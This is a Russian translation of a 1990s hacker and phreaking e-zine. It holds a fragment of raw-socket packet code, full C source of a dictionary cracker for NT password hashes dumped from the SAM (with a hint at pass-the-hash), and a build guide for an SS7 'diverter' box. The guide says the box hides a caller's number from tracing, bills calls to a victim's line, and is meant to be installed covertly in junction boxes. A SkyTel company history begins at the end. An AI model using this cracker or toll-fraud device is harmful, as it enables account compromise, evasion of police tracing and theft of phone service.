+         socky = socket(AF_INET,SOCK_RAW,IPPROTO_RAW);
+         fprintf(stderr,"Payload size:%d sent\n",sendto(socky,payload,28+length,0,
+                                       (struct sockaddr *)&dest,sizeof(dest)));
+       exit(0);

!       }
!       else
!       {
!               if (sendto(isp->sd, (char *)packet, length, 0,
!                  (struct sockaddr *)&pdu->address,
!                          sizeof(pdu->address)) < 0)
!                 {
!                       perror("sendto");
!                       snmp_errno = SNMPERR_GENERR;
!                       return 0;
!                 }
!          }
  /*    gettimeofday(&tv, (struct timezone *)0); */
      tv = Now;
      if (pdu->command == GET_REQ_MSG || pdu->command == GETNEXT_REQ_MSG
```

Взлом паролей NT

Автор: Nihil

Недавно один из участников команды Samba, Джереми Аллисон (Jeremy Allison), совершил прорыв: он создал инструмент, позволяющий администратору извлекать односторонние функции (OWF) паролей каждого пользователя из базы данных Security Account Manager (SAM) — аналога файла shadow-паролей в мире *nix. Написанная Джереми программа называется PWDUMP, её исходный код можно получить с FTP-сервера команды Samba. Это очень полезно для администраторов серверов Samba, поскольку позволяет легко реплицировать пользовательскую базу данных с машин Windows NT на серверы Samba. Кроме того, это помогает системным администраторам и взломщикам ещё одним способом: проводить словарные атаки на пароли пользователей. Есть и другие применения, но о них — чуть позже.

Windows NT в общем случае хранит два хеша пароля пользователя: OWF, совместимый с LanMan, и OWF, совместимый с NT. LanMan OWF формируется следующим образом: пароль пользователя усекается до 14 символов (при необходимости дополняется нулевыми байтами), все буквенные символы переводятся в верхний регистр, 14 символов (однобайтовой кодировки OEM) разбиваются на два блока по 7 байт, каждый 7-байтовый блок раскрывается в 8-байтовый ключ DES с битами чётности, после чего известная строка `{0xAA,0xD3,0xB4,0x35,0xB5,0x14,0x4,0xEE}` шифруется каждым из двух ключей и результаты конкатенируются. NT OWF создаётся иначе: берётся до 128 символов пароля пользователя, преобразуется в Юникод (двухбайтовая кодировка, широко используемая в NT), после чего вычисляется MD4-хеш этой строки. На практике NT-пароль ограничен 14 символами через графический интерфейс, хотя программным способом можно задать пароль большей длины.

Демонстрационный код, представленный в этой статье, проводит словарные атаки против NT OWF с целью восстановить NT-пароль — именно он нужен для входа в консоль. Следует отметить, что перебором сломать LanMan-пароль значительно проще, однако он используется только при сетевой аутентификации. Если у вас есть нужные навыки, взлом LanMan-пароля может существенно помочь в более эффективном взломе NT-пароля — но это оставляем читателю в качестве упражнения ;>

Для читателей с навыками сетевого программирования: сами по себе хеши достаточны для компрометации NT-машины по сети. Это объясняется тем, что протокол аутентификации, используемый в Windows NT, опирается на доказательство знания OWF пароля, а не самого пароля. Это совсем другой клубок проблем, которых мы здесь касаться не будем.

Сам код прост и весьма бесхитростен. Для ускорения разработки были использованы фрагменты исходного кода Samba, и я хочу поблагодарить команду Samba за все их усилия. Благодаря использованию и изучению Samba были обнаружены несколько интересных уязвимостей в безопасности Windows NT. Это не было целью команды Samba, и подобное следует воспринимать именно как то, чем является: слабые реализации безопасности на стороне Microsoft. Эй, чего ещё ждать от людей, которые подарили вам полнофункциональные (но отнюдь не в хорошем смысле) языки макросов в офисных приложениях?

Для компиляции кода вам понадобятся файлы `md4.c`, `md4.h` и `byteorder.h` из дистрибутива исходного кода Samba. Код был скомпилирован и протестирован с помощью Visual C++ 4.2 на Windows NT 4.0, однако нет никаких оснований полагать, что он не скомпилируется и не заработает на вашей любимой *nix-платформе. Чтобы быть по-настоящему полезным, стоило бы добавить код для перебора перестановок словарной записи и имени пользователя — но опять же, это на усмотрение читателя.

Одно замечание: из файла `md4.c` потребуется удалить 3 строки: директиву `#ifdef SMB_PASSWD` в начале и соответствующие `#else` и `#endif` в конце.

Вот оно:

```
<++> NTPWC/ntpwc.c
/*
 * (C) Nihil 1997. All rights reserved. A Guild Production.
 *
 * This program is free for commercial and non-commercial use.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted.
 *
 * THIS SOFTWARE IS PROVIDED BY NIHIL ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

/* Samba is covered by the GNU GENERAL PUBLIC LICENSE Version 2, June 1991 */


/* dictionary based NT password cracker. This is a temporary
 * solution until I get some time to do something more
 * intelligent. The input to this program is the output of
 * Jeremy Allison's PWDUMP.EXE which reads the NT and LANMAN
 * OWF passwords out of the NT registry and a crack style
 * dictionary file. The output of PWDUMP looks
 * a bit like UNIX passwd files with colon delimited fields.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

/* Samba headers we use */
#include "byteorder.h"
#include "md4.h"

#define TRUE  1
#define FALSE 0
#define HASHSIZE 16

/* though the NT password can be up to 128 characters in theory,
 * the GUI limits the password to 14 characters.  The only way
 * to set it beyond that is programmatically, and then it won't
 * work at the console! So, I am limiting it to the first 14
 * characters, but you can change it to up to 128 by modifying
 * MAX_PASSWORD_LENGTH
 */
#define MAX_PASSWORD_LENGTH 14

/* defines for Samba code */
#define uchar unsigned char
#define int16 unsigned short
#define uint16 unsigned short
#define uint32 unsigned int

/* the user's info we are trying to crack */
typedef struct _USER_INFO
{
```

```
□char*□□□username;
□unsigned long□ntpassword[4];

}USER_INFO, *PUSER_INFO;

/* our counted unicode string */
typedef struct _UNICODE_STRING
{
□int16*□□□buffer;
□unsigned long□length;

}UNICODE_STRING, *PUNICODE_STRING;

/* from Samba source cut & pasted here */
static int _my_mbstowcs(int16*, uchar*, int);
static int _my_wcslen(int16*);

/* forward declarations */
void Cleanup(void);
int ParsePWEntry(char*, PUSER_INFO);

/* global variable definition, only reason is so we can register an
 * atexit() fuction to zero these for paranoid reasons
 */
char pPWEntry[258];□□
char pDictEntry[129];   /* a 128 char password? yeah, in my wet dreams */
MDstruct MDContext;□□/* MD4 context structure */


int main(int argc,char *argv[])
{
□FILE *hToCrack, *hDictionary;
□PUSER_INFO pUserInfo;
□PUNICODE_STRING pUnicodeDictEntry;
□int i;
□unsigned int uiLength;

□/* register exit cleanup function */
□atexit(Cleanup);

□/* must have both arguments */
□if (argc != 3)
□{
□□printf("\nUsage: %s <password file> <dictionary file>\n", argv[0]);
□□exit(0);
□}

□/* open password file */
□hToCrack = fopen(argv[1], "r");
□if (hToCrack == NULL)
□{
□□fprintf(stderr,"Unable to open password file\n");
□□exit(-1);
□}
□
□/* open dictionary file */
□hDictionary = fopen(argv[2], "r");
□if (hDictionary == NULL)
□{
□□fprintf(stderr,"Unable to open dictionary file\n");
□□exit(-1);
□}

□/* allocate space for our user info structure */
□pUserInfo = (PUSER_INFO)malloc(sizeof (USER_INFO));
□if (pUserInfo == NULL)
□{
□□fprintf(stderr,"Unable to allocate memory for user info structure\n");
□□exit(-1);
□}
□/* allocate space for unicode version of the dictionary string */
```

```
pUnicodeDictEntry = (PUNICODE_STRING)malloc(sizeof (UNICODE_STRING));
if (pUnicodeDictEntry == NULL)
{
fprintf(stderr,"Unable to allocate memory for unicode conversion\n");
free(pUserInfo);
exit(-1);
}

/* output a banner so the user knows we are running */
printf("\nCrack4NT is running...\n");

/* as long as there are entries in the password file read
 * them in and crack away */
while (fgets(pPWEntry, sizeof (pPWEntry), hToCrack))
{
/* parse out the fields and fill our user structure */
if (ParsePWEntry(pPWEntry, pUserInfo) == FALSE)
{
continue;
}

/* reset file pointer to the beginning of the dictionary file */
if (fseek(hDictionary, 0, SEEK_SET))
{
fprintf(stderr,"Unable to reset file pointer in dictionary\n");
memset(pUserInfo->ntpassword, 0, HASHSIZE);
free(pUserInfo);
free(pUnicodeDictEntry);
exit(-1);
}

/* do while we have new dictionary entries */
while (fgets(pDictEntry, sizeof (pDictEntry), hDictionary))
{
/* doh...fgets is grabbing the fucking newline, how stupid */
if (pDictEntry[(strlen(pDictEntry) - 1)] == '\n')
{
pDictEntry[(strlen(pDictEntry) - 1)] = '\0';
}

/* the following code is basically Jeremy Allison's code written
 * for the Samba project to generate the NT OWF password.  For
 * those of you who have accused Samba of being a hacker's
 * paradise, get a fucking clue.  There are parts of NT security
 * that are so lame that just seeing them implemented in code
 * is enough to break right through them.  That is all that
 * Samba has done for the hacking community.
 */

/* Password cannot be longer than MAX_PASSWORD_LENGTH characters */
uiLength = strlen((char *)pDictEntry);
if(uiLength > MAX_PASSWORD_LENGTH)
uiLength = MAX_PASSWORD_LENGTH;

/* allocate space for unicode conversion */
pUnicodeDictEntry->length = (uiLength + 1) * sizeof(int16);

/* allocate space for it */
pUnicodeDictEntry->buffer = (int16*)malloc(pUnicodeDictEntry->length);
if (pUnicodeDictEntry->buffer == NULL)
{
fprintf(stderr,"Unable to allocate space for unicode string\n");
exit(-1);
}

/* Password must be converted to NT unicode */
_my_mbstowcs( pUnicodeDictEntry->buffer, pDictEntry, uiLength);
/* Ensure string is null terminated */
pUnicodeDictEntry->buffer[uiLength] = 0;

/* Calculate length in bytes */
```

```
□□□uiLength = _my_wcslen(pUnicodeDictEntry->buffer) * sizeof(int16);

□□□MDbegin(&MDContext);
□□□for(i = 0; i + 64 <= (signed)uiLength; i += 64)
□□□□MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2), 512);
□□□MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2),(uiLength-i)*8);

□□□/* end of Samba code */

□□□/* check if dictionary entry hashed to the same value as the user's
□□□ * NT password, if so print out user name and the corresponding
□□□ * password
□□□ */
□□□if (memcmp(MDContext.buffer, pUserInfo->ntpassword, HASHSIZE) == 0)
□□□{
□□□□printf("Password for user %s is %s\n", pUserInfo->username, \
□□□□□   pDictEntry);
□□□□/* we are done with the password entry so free it */
□□□□free(pUnicodeDictEntry->buffer);
□□□□break;
□□□}

□□□/* we are done with the password entry so free it */
□□□free(pUnicodeDictEntry->buffer);
□□}
□}

□/* cleanup a bunch */
□free(pUserInfo->username);
□memset(pUserInfo->ntpassword, 0, HASHSIZE);
□free(pUserInfo);
□free(pUnicodeDictEntry);

□/* everything is great */
□printf("Crack4NT is finished\n");
□return 0;
}

void Cleanup()
{
□memset(pPWEntry, 0, 258);
□memset(pDictEntry, 0, 129);
□memset(&MDContext.buffer, 0, HASHSIZE);
}


/* parse out user name and OWF */
int ParsePWEntry(char* pPWEntry, PUSER_INFO pUserInfo)
{
□int HexToBin(char*, uchar*, int);
□
□char pDelimiter[] = ":";
□char* pTemp;
□char pNoPW[] = "NO PASSWORD*********************";
□char pDisabled[] = "********************************";

□/* check args */
□if (pPWEntry == NULL || pUserInfo == NULL)
□{
□□return FALSE;
□}
□
□/* try and get user name */
□pTemp = strtok(pPWEntry, pDelimiter);
□if (pTemp == NULL)
□{
□□return FALSE;
□}

□/* allocate space for user name in USER_INFO struct */
□pUserInfo->username = (char*)malloc(strlen(pTemp) + 1);
```

```
 if (pUserInfo->username == NULL)
 {
  fprintf(stderr,"Unable to allocate memory for user name\n");
  return FALSE;
 }

 /* get the user name into the USER_INFO struct */
 strcpy(pUserInfo->username, pTemp);

 /* push through RID and LanMan password entries to get to NT password */
 strtok(NULL, pDelimiter);
 strtok(NULL, pDelimiter);

 /* get NT OWF password */
 pTemp = strtok(NULL, pDelimiter);
 if (pTemp == NULL)
 {
  free(pUserInfo->username);
  return FALSE;
 }

 /* do a sanity check on the hash value */
 if (strlen(pTemp) != 32)
 {
  free(pUserInfo->username);
  return FALSE;
 }

 /* check if the user has no password - we return FALSE in this case to avoid
  * unnecessary crack attempts
  */
 if (strcmp(pTemp, pNoPW) == 0)
 {
  printf("User %s has no password\n", pUserInfo->username);
  return FALSE;
 }

 /* check if account appears to be disabled - again we return FALSE */
 if (strcmp(pTemp, pDisabled) == 0)
 {
  printf("User %s is disabled most likely\n", pUserInfo->username);
  return FALSE;
 }

 /* convert hex to bin */
 if (HexToBin((unsigned char*)pTemp, (uchar*)pUserInfo->ntpassword,16) == FALSE)
 {
  free(pUserInfo->username);
  return FALSE;
 }

 /* cleanup */
 memset(pTemp, 0, 32);

 return TRUE;
}


/* just what it says, I am getting tired
 * This is a pretty lame way to do this, but it is more efficent than
 * sscanf()
 */
int HexToBin(char* pHexString, uchar* pByteString, int count)
{
  int i, j;

  if (pHexString == NULL || pByteString == NULL)
  {
   fprintf(stderr,"A NULL pointer was passed to HexToBin()\n");
   return FALSE;
  }
```

```
 /* clear the byte string */
 memset(pByteString, 0, count);

 /* for each hex char xor the byte with right value, we are targeting
  * the low nibble
  */
 for (i = 0, j = 0; i < (count * 2); i++)
 {
  switch (*(pHexString + i))
  {
   case '0': pByteString[j] ^= 0x00;
    break;

   case '1': pByteString[j] ^= 0x01;
    break;

   case '2': pByteString[j] ^= 0x02;
    break;

   case '3': pByteString[j] ^= 0x03;
    break;

   case '4': pByteString[j] ^= 0x04;
    break;

   case '5': pByteString[j] ^= 0x05;
    break;

   case '6': pByteString[j] ^= 0x06;
    break;

   case '7': pByteString[j] ^= 0x07;
    break;

   case '8': pByteString[j] ^= 0x08;
    break;

   case '9': pByteString[j] ^= 0x09;
    break;

   case 'a':
   case 'A': pByteString[j] ^= 0x0A;
    break;

   case 'b':
   case 'B': pByteString[j] ^= 0x0B;
    break;

   case 'c':
   case 'C': pByteString[j] ^= 0x0C;
    break;

   case 'd':
   case 'D': pByteString[j] ^= 0x0D;
    break;

   case 'e':
   case 'E': pByteString[j] ^= 0x0E;
    break;

   case 'f':
   case 'F': pByteString[j] ^= 0x0F;
    break;

   default: fprintf(stderr,"invalid character in NT MD4 string\n");
        return FALSE;
  }

  /* I think I need to explain this ;) We want to incremet j for every
   * two characters from the hex string and we also want to shift the
   * low 4 bits up to the high 4 just as often, but we want to alternate
```

```
  * The logic here is to xor the mask to set the low 4 bits, then shift
  * those bits up and xor the next mask to set the bottom 4. Every 2
  * hex chars for every one byte, get my screwy logic? I never was
  * good at bit twiddling, and sscanf sucks for efficiency :(
  */
 if (i%2)
 {
  j ++;
 }
 if ((i%2) == 0)
 {
  pByteString[j] <<= 4;
 }
 }

 return TRUE;
}


/* the following functions are from the Samba source, and many thanks to the
 * authors for their great work and contribution to the public source tree
 */

/* Routines for Windows NT MD4 Hash functions. */
static int _my_wcslen(int16 *str)
{
 int len = 0;
 while(*str++ != 0)
  len++;
 return len;
}

/*
 * Convert a string into an NT UNICODE string.
 * Note that regardless of processor type
 * this must be in intel (little-endian)
 * format.
 */
 static int _my_mbstowcs(int16 *dst, uchar *src, int len)
{
 int i;
 int16 val;

 for(i = 0; i < len; i++) {
  val = *src;
  SSVAL(dst,0,val);
  dst++;
  src++;
  if(val == 0)
   break;
 }
 return i;
}
<--> NTPWC/ntpwc.c
```

EOF

Дивертор на основе SS7

Автор: The MasterMiiND

Краткое описание

Привет всем. Я потратил некоторое время на проектирование дивертора и в конце концов пришёл к надёжной конструкции. Перебрав все схемы диверторов, которые мне удалось найти, и убедившись, что они не работают под современными коммутационными системами (неудивительно, ведь все эти схемы примерно десятилетней давности), я решил, что нужно что-то предпринять. Решил поделиться этим новым дивертором со всеми, чтобы мы снова могли получить удовольствие — до тех пор, пока система снова не изменится.

Дивертор, известный также как «Золотой ящик» (Gold Box), позволяет позвонить на один заранее определённый телефонный номер и получить гудок готовности с другой заранее определённой линии. Это похоже на звонок на линию прямого входящего набора (DID) на АТС с получением тонального сигнала. Главное отличие состоит в том, что устройство построено вами лично и для получения гудка не требуется вводить коды авторизации.

Применение

Дивертор можно настроить для псевдоанонимных звонков. То есть вы звоните на дивертор, а затем исходящий звонок проходит через вторую линию. Тогда, если кто-то проверит свой определитель номера, там отобразится номер второй линии, а не ваш собственный. Если же абонент решит активировать отслеживание вызова, телефонная компания и полиция получат неверный номер.

Другая причина использования дивертора — избежать оплаты телефонных звонков. Все без исключения вызовы, совершённые через дивертор, выставляются на счёт владельца второй линии. Это означает, что если вы позвоните своей тёте Джемайме на Внешние Гебриды на 10 минут, то в распечатке владельца линии появится её номер, и он сможет ей позвонить и спросить, кто звонил в указанное время. Если тётя Джемайма — обычный человек, то она, скорее всего, скажет: «О, это был мой племянник Майкл. Его номер — 555-2357». Но если она крутая, как МОЯ тётя Джемайма, то она скажет что-нибудь вроде: «Хм, дайте подумать... Ах да, это был телемаркетер из США, пытавшийся продать мне подержанный пылесос». Суть в том, что все оплачиваемые звонки будут отображаться в их счёте. Поэтому дивертор лучше всего использовать для звонков, которые вас не слишком беспокоят: организация телеконференций, дозвон на удалённые BBS, телефонный секс и, возможно, сканирование дальней связи — всё это хорошие варианты применения дивертора.

Техническое описание

Итак, вы хотите сделать дивертор? Прежде чем приступить к его проектированию, нужно знать некоторые базовые свойства телефонной системы Signaling System 7 (SS7). Ранее существовали схемы диверторов, однако те из вас, кто пытался их построить, обнаружили, что они не работают

под SS7. Как правило, эти схемы примерно десятилетней давности и разработаны для более старых коммутационных систем — шаговых (SxS) и координатных (xbar). Представленный здесь дивертор был протестирован на коммутаторах GTD-5 EAX и DMS-100. Поскольку сигнализация этих коммутаторов и #5ESS одинакова, можно с уверенностью предположить, что дивертор будет работать и на #5ESS, хотя я не могу утверждать этого наверняка, так как у меня не было возможности проверить. Если кому-то удастся заставить его работать на коммутаторе AT&T — напишите мне, мне будет очень интересно узнать, как это прошло и какие изменения (если таковые вообще потребовались) пришлось внести.

Когда ваш телефон находится в обычном положении «трубка на рычаге», между проводами «звонок» (ring) и «провод» (tip) поддерживается напряжение около 48 В постоянного тока. Когда вы снимаете трубку, напряжение падает примерно до 6–10 В постоянного тока. Это происходит потому, что снятие трубки создаёт замкнутую цепь между ring и tip через ваш телефон. Оборудование центрального офиса (CO) определяет, что трубка снята, и посылает гудок готовности, сигнализируя о готовности принять цифровой набор.

Предположим, ваш телефон находит на рычаге. Тётя Джемайма звонит вам. Как CO оповещает вас об этом? CO посылает сигнал вызова на вашу линию. Это переменное напряжение 90–130 В с частотой около 20 Гц. Оно подаётся на 2 секунды, затем снимается на 4 секунды. Цикл повторяется в течение заданного времени или до тех пор, пока вы не снимете трубку. Продолжительность звонка без снятия трубки зависит от того, как ваши коллеги из CO запрограммировали коммутатор. Ограничение по времени введено по двум основным причинам. Во-первых, звонок на телефон требует значительных ресурсов оборудования и электроэнергии в CO. Во-вторых, это позволяет положить конец «чёрным ящикам» фрикеров, которые были рассчитаны на способность коммутатора бесконечно звонить на незанятый телефон.

Итак, вы снимаете звонящую трубку. Это вызывает протекание тока от провода tip через телефон к проводу ring. Оборудование CO прекращает подачу сигнала вызова и снижает напряжение до около 6–10 В постоянного тока. Между тётей Джемаймой и вами открывается аудиотракт. Примерно через 10 минут разговора тётя Джемайма кричит: «О нет... мои оладьи сгорают... мне надо бежать...» — и вешает трубку. Но вы, как настоящий фрик, остаётесь на линии. Вы внимательно прислушиваетесь, но слышите лишь тишину линейного шума. Затем, примерно через 10 секунд, CO посылает сигнал разъединения на вашу линию. Этот сигнал представляет собой просто изменение полярности между ring и tip примерно на 1 секунду. При первом изменении полярности вы слышите щелчок в трубке. Затем, при повторном изменении, — ещё один щелчок. Напряжение возвращается к 6–10 В постоянного тока, и полярность такая же, как если бы вы только что сняли трубку. Если вы остаётесь на линии ещё около 30 секунд, CO пошлёт сигнал занятой линии — это особый MF-сигнал, состоящий из тонов 1400 Гц, 2060 Гц, 2450 Гц и 2600 Гц, модулированных с периодом 0,1 секунды включено / 0,1 секунды выключено. Это тот самый громкий и раздражающий звук, который вы слышите, оставив трубку снятой.

Таковы базовые свойства телефонной системы SS7, необходимые для понимания работы дивертора. Я потратил немного времени на составление схемы в формате GIF, которую найдёте в uuencoded-кодировке в конце файла — декодируйте её и откройте в любом просмотрщике изображений, читая следующий раздел. Следить за схемой во время чтения действительно помогает. В конце концов, любой может следовать простым инструкциям по созданию дивертора, но мне бы хотелось, чтобы вы все понимали, как он работает.

Список компонентов

• (1) Реле DPDT (напряжение на катушке 5 В постоянного тока)

• (1) Трансформатор 600 Ом : 600 Ом (телекоммуникационный изолирующий тип)
• (1) Транзистор 2N3904 (NPN, маломощный сигнальный)
• (1) Пара оптической развязки (тип ИК-светодиод/фототранзистор)
• (1) Резистор 22 кОм (1/4 Вт, 5%)
• (1) Резистор 470 Ом (1/4 Вт, 5%)
• (4) Диоды 1N4003 (200 В обратного напряжения)
• (1) ИС 7805 (5 В постоянного тока, положительный стабилизатор напряжения)
• (1) Конденсатор 0,33 мкФ (майларовый тип, микрофарад)

Примечания по компонентам

Трансформатор — такого же типа, что применяется в автоответчиках; его можно приобрести примерно за 7 долларов. Оптопара — щелевого типа: она заключена в пластиковый корпус, в котором ИК-светодиод направлен на фототранзистор, а между ними имеется щель. Щель предназначена для вращающегося колеса или чего-то подобного, но на конструкцию это не влияет. Вместо неё можно было бы использовать настоящую оптопару, но все, которые мне удалось найти, оказались фотодарлингтоновского типа, и я не стал с ними связываться. К тому же, щелевая пара, на мой взгляд, смотрится интереснее!

В своём дивертере я заменил 4 диода мостовым выпрямителем в корпусе DIP с 4 выводами. Он компактнее и, опять же, выглядит эффектнее. ИС 7805 — стабилизатор напряжения с 3 выводами, который можно найти практически где угодно. Конденсатор — обычный майларовый. Если его ёмкость превышает 0,4 мкФ, дивертер будет срабатывать от линейного шума на линии №1, от снятия трубки на линии №1 или от импульсного набора. Если ёмкость менее 0,2 мкФ, линия №1 прозвонит несколько раз, прежде чем дивертер возьмёт её. Лучший совет — просто использовать конденсатор 0,33 мкФ. Также понадобятся монтажный провод, разъёмы и вилки, макетная плата и корпус. Это уже на ваше усмотрение — здесь вы можете проявить творчество перед коллегами на следующей встрече 2600. Использование контейнера Rubbermaid весьма креативно. Я обошёлся простым корпусом для проектов от Hammond.

Схема

```
ASCII-СХЕМА ОТСУТСТВУЕТ! ДЕКОДИРУЙТЕ GIF В КОНЦЕ ФАЙЛА!
```

Принцип работы

Итак, глядя на схему, мы видим RED #1, GREEN #1, RED #2 и GREEN #2 — это две линии. Линия №1 — та, на которую мы звоним изначально, чтобы получить гудок, а линия №2 — та, с которой мы этот гудок фактически получаем.

В нормальном состоянии реле DPDT не активировано. Линия №2 представлена разомкнутой цепью: ток не может течь от GREEN #2 к RED #2 из-за разомкнутых контактов реле. Таким образом, линия №2 находится в состоянии «трубка на рычаге». То же справедливо для линии №1: ток не может течь от GREEN #1 к RED #1 из-за разомкнутых контактов реле. А поскольку напряжение между двумя проводами составляет 48 В постоянного тока, постоянный ток блокируется

конденсатором C1. Таким образом, ток линии №1 не поступает и в выпрямитель. В нормальном состоянии обе линии — №1 и №2 — находятся в положении «трубка на рычаге».

Теперь вы набираете номер линии №1. Напряжение 48 В постоянного тока превращается в сигнал вызова 90–130 В переменного тока с частотой 20 Гц. Это вызывает прохождение переменного тока через конденсатор C1 и в мостовой выпрямитель. На выходе выпрямителя появляется постоянное напряжение, которое течёт через ИК-светодиод в оптопаре, зажигая его. Когда ИК-свет попадает на фототранзистор, начинает течь его коллекторный ток. Это вызывает протекание базового тока второго транзистора, что приводит к протеканию его коллекторного тока и включению реле DPDT.

Когда реле включается, ток может теперь течь от GREEN #1 через диод D1 в мостовом выпрямителе, через ИК-светодиод в оптопаре с его токоограничивающим резистором, через одну пару контактов реле DPDT, через одну обмотку трансформатора — и к RED #1. Одновременно ток начинает течь от GREEN #2 через вторую пару контактов реле DPDT, через другую обмотку трансформатора — и к RED #2.

Фактически дивертор берёт обе линии. Казалось бы, если дивертор взял обе линии, сигнал вызова на линии №1 должен прекратиться, ИК-светодиод погаснет и вся цепь отключится. Это отчасти верно. Однако обратите внимание: теперь ток линии №1 течёт ЧЕРЕЗ ИК-светодиод, удерживая его во включённом состоянии! Таким образом, сигнал вызова изначально включает ИК-светодиод, а ток «трубка снята» около 6–10 В постоянного тока поддерживает его во включённом состоянии.

Итак, теперь вы подключены к линии №1. Линия №2 тоже снята с рычага, и обе линии связаны через трансформатор. Таким образом, весь аудиопоток передаётся между обеими линиями. Это означает, что вы получаете гудок готовности от линии №2 и можете посылать тональные сигналы DTMF с линии №1.

Теперь вы совершаете звонок. Затем вешаете трубку на линии №1. Примерно 10 секунд дивертор остаётся активным. Затем CO посылает сигнал разъединения на линию №1. Если вы помните, это просто изменение полярности между ring и tip, то есть между GREEN #1 и RED #1. В результате ИК-светодиод, будучи полярно-чувствительным устройством, гаснет. Коллекторный ток фототранзистора падает до нуля. Базовый ток транзистора тоже падает до нуля, и как следствие — его коллекторный ток тоже обнуляется. Реле отключается, и обе линии — №1 и №2 — переходят в состояние «трубка на рычаге». Дивертор готов к следующему звонку. Просто, не правда ли?

Дополнительные примечания

Дивертор можно установить в любом месте, где есть доступ к двум линиям. Очевидно, что распределительные коробки, телефонные шкафы, столбы, сетевые интерфейсы и т.п. — все это подходящие места для установки. Для определения номеров используемых линий вам понадобится монтёрская телефонная трубка или «Бежевый ящик» (Beige Box) и доступ к схеме автоматического определения номера (ANI).

После установки устройства любой, кто позвонит на линию №1, будет получать гудок готовности. Это означает, что нельзя просто оставить устройство установленным на целый месяц — если только вам не удастся найти неопубликованную линию, используемую только для исходящих звонков. Например, корпоративная линия данных одного местного (безымянного) ресторана быстрого питания, которая один раз в неделю ночью используется для передачи данных о зарплате. Установив дивертор на этой линии, вы сможете оставить его там на некоторое время.

Также рекомендуется, получив гудок готовности, использовать карты оплаты (calling cards) или звонки за счёт третьих лиц для завершения вызова. В таком случае ваши звонки не сразу появятся

в счёте линии №2. Обычно они попадут в следующий счёт того лица, через которого вы звонили за третьих лиц, и ещё через месяц-два доберутся до счёта линии №2. Впрочем, линия №2 также получит плату за услуги третьих лиц, так что их счёт окажется даже выше, чем если бы вы просто воспользовались их линией напрямую.

Что касается схемы... Я выработал привычку проектировать все свои схемы для работы от 5 В постоянного тока. Хотя в данном случае это и не является строгой необходимостью, такой подход делает схему полностью совместимой с TTL и CMOS, если вы захотите добавить цифровые элементы и прочие навороты к базовому диверторе.

Приветствия

Привет хакерскому сообществу Ванкувера, Британская Колумбия... вы знаете, кто вы...
Привет всем ребятам в Phrack... продолжайте поддерживать легенду...
Привет хакерскому сообществу Ниагара-Фолс, Онтарио... (А оно вообще существует?)
Да чёрт возьми, привет всему сообществу в целом... мы всё ещё живы!

Ах да, нельзя обойти стороной нашу любимую BC Tel! Продолжайте повышать тарифы и устанавливайте ультрамодные NorTel Millennium в зонах с высоким уровнем вандализма и преступности!

Вот и всё, народ...

=[MasterMiiND]=

[UUencoded GIF-схема дивертора опущена]

Skytel Paging and Voicemail

Автор: The PBXPhreak

Если вы ещё не знаете: SkyTel — крупнейшая общенациональная служба пейджинга и беспроводных сообщений в Соединённых Штатах. Если вы хотите использовать это в своих интересах — читайте дальше.

Содержание

---

1. Важные номера SkyTel

```
800-456-3333 - Национальный центр продаж SkyTel
800-SKY-USER - Служба поддержки клиентов SkyTel
800-SKY-PAGE - Числовой пейджинг SkyTel
800-SKY-GRAM - Буквенно-числовой пейджинг SkyTel
800-SKY-TALK - Голосовая почта SkyTel
800-SKY-FAXE - Факсимильный сервис SkyTel
800-SKY-8888 - Системный доступ SkyTel
```

---

2. История SkyTel

1987:

• Основана компания SkyTel; первая общенациональная служба пейджинга и беспроводных сообщений.

1988:

• SkyTel предлагает первую интегрированную службу голосовых сообщений: SkyTalk; обеспечивает мгновенное уведомление о голосовых сообщениях.

1991:

• Mtel, материнская компания SkyTel, представляет концепцию двустороннего пейджинга в FCC (Федеральная комиссия по связи).
• SkyTel запускает SkyWord — первую общенациональную службу буквенно-числовых сообщений; теперь абоненты могут получать текстовые сообщения по всей стране.
• SkyTel выходит на международный рынок, предоставляя услуги в Канаде и Мексике.

1992:

• SkyTel разрабатывает шлюз X.400; абоненты теперь могут интегрировать электронную почту с пейджингом.
• Mtel получает статус «Пионерского предпочтения» от FCC, гарантирующий лицензию на развёртывание двусторонней беспроводной сети связи.

1993:

• SkyTel предлагает первые интегрированные информационные сервисы: SkyNews — новостные заголовки, транслируемые на пейджер SkyWord, и SkyQuote — биржевые котировки, транслируемые на пейджер SkyWord.
• SkyTel расширяет спектр интегрированных сервисов электронной почты, объявляя о подключении к Lotus cc:Mail, Microsoft Mail, MCI Mail и AT&T PersonaLink.
• SkyTel расширяет международные услуги на Азиатско-Тихоокеанский регион и Южную Америку.

1994:

• Mtel объявляет об альянсе с Microsoft для совместной разработки продуктов и сервисов для двусторонней пейджинговой сети Mtel.
• SkyTel сотрудничает с Toshiba, предлагая первую PC Card для беспроводных сообщений — Noteworthy NewsCard, и первое интегрированное беспроводное решение для ноутбуков SkyCard(r).
• SkyTel предлагает SkyFax: бесплатный факс-ящик с мгновенным уведомлением о входящих факсах для абонентов.
• Mtel приобретает две общенациональные лицензии на аукционах FCC по узкополосному PCS.
• Mtel поглощает U.S. Paging Corp. — перепродавца пейджинговых услуг крупным корпорациям по всей стране.
• SkyTel открывает интернет-шлюз; теперь абоненты могут получать сообщения на пейджеры SkyTel через Интернет.

1995:

• SkyTel объявляет, что MCI будет перепродавать услуги пейджинга SkyTel в рамках продуктов networkMCI.
